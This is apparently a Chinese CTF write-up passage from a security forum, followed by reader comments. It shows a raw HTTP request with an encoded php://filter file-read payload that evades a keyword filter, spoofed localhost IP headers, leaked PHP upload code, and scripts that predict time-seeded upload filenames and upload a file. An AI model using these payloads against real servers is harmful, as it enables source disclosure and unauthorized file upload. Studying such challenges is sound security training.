由于其过滤了php关键字，我们直接url编码后base64即可

```
GET
/media/share.php?cGhwOi8vZmlsdGVyL3Jlc291cmNlPSUyZSUyZSUyZiU2OSU2ZSU2MyU2Y
yU3NSU2NCU2NSUyZiU2NiU2OSU3MiU2ZCU3NyU2MSU3MiU2NSUyZSU3MCU2OCU2OCU3MA==
= HTTP/1.1
Host: 222.85.25.41:9090
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=d9lv9u29bcbja0nvpeqnoqasd8
Client-Ip: 127.0.0.1
X-Real-IP: 127.0.0.1
Connection: close
Content-Length: 3

123
```

```php
<?php
if (!isset($_SESSION['user'])||strlen($_SESSION['user'])<=0){
    ob_end_clean();
    header('Location: /hotload.php?page=login&err=1');
    die();
}
if ($_SESSION['role']!='admin'){
    $padding='Lorem ipsum dolor sit amet, consectetur adipisicing elit.';
    for($i=0;$i<10;$i++) $padding.=$padding;
    die('<div><div class="container" style="margin-top:30px"><h3
style="color:red;margin-bottom:15px;">Only admin is permitted.</h3></div><p style="visibility:
hidden">'.$padding.'</p></div>');
}

if (isset($_FILES["file_data"])){
    if ($_FILES["file_data"]["error"] > 0||$_FILES["file_data"]["size"] > 1024*1024*1){
        ob_end_clean();
        die(json_encode(array('status'=>0,'info'=>'upload err, maximum file size is 1MB.')));
    }else{
        mt_srand(time());
        $firmware_filename=md5(mt_rand().$_SERVER['REMOTE_ADDR']);
        $firmware_filename=__DIR__."/../uploads/firmware/".$firmware_filename.".elf";
        if (time()-$_SESSION['timestamp']<3){
            ob_end_clean();
            die(json_encode(array('status'=>0,'info'=>'too fast, try later.')));
        }
        $_SESSION['timestamp']=time();
        move_uploaded_file($_FILES["file_data"]["tmp_name"], $firmware_filename);
        $handle = fopen($firmware_filename, "rb");
        if ($handle==FALSE){
            ob_end_clean();
            die(json_encode(array('status'=>0,'info'=>'upload err, unknown fault.')));
        }
        $flags = fread($handle, 4);
```

之后，我们需要知道文件名。

```php
<?php
    mt_srand(time());
    echo time()." | ";
    echo md5(mt_rand().'124.64.17.72')."\n";
```

```python
import requests
import os
cookie = {
    "PHPSESSID":"dgs7mi8558jubi3nrqrtht929a"
}

file = {
    "file_data":open("fireware","rb")
}

data = {
```

```
   "file_id":0
}

os.system("php exp.php")

resp = requests.post("http://222.85.25.41:9090/hotload.php?page=firmware",data=data,files=file,cookies=cookie)

os.system("php exp.php")

print resp.text
```

之后将文件名填入然后获取版本信息即可。

点击收藏 | 0 关注 | 2

上一篇：精简版SDL落地实践 下一篇：浅析CSRF漏洞的利用与防御机制

1. 3 条回复

chybeta 2019-08-06 22:38:08


真简略。。。

0 回复Ta

hj**** 2019-08-07 11:17:45

师傅tql

0 回复Ta



C0mRaDe 2019-08-08 15:48:50

ShellShellShell用了我的payload是不是应该打钱[坏笑]

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板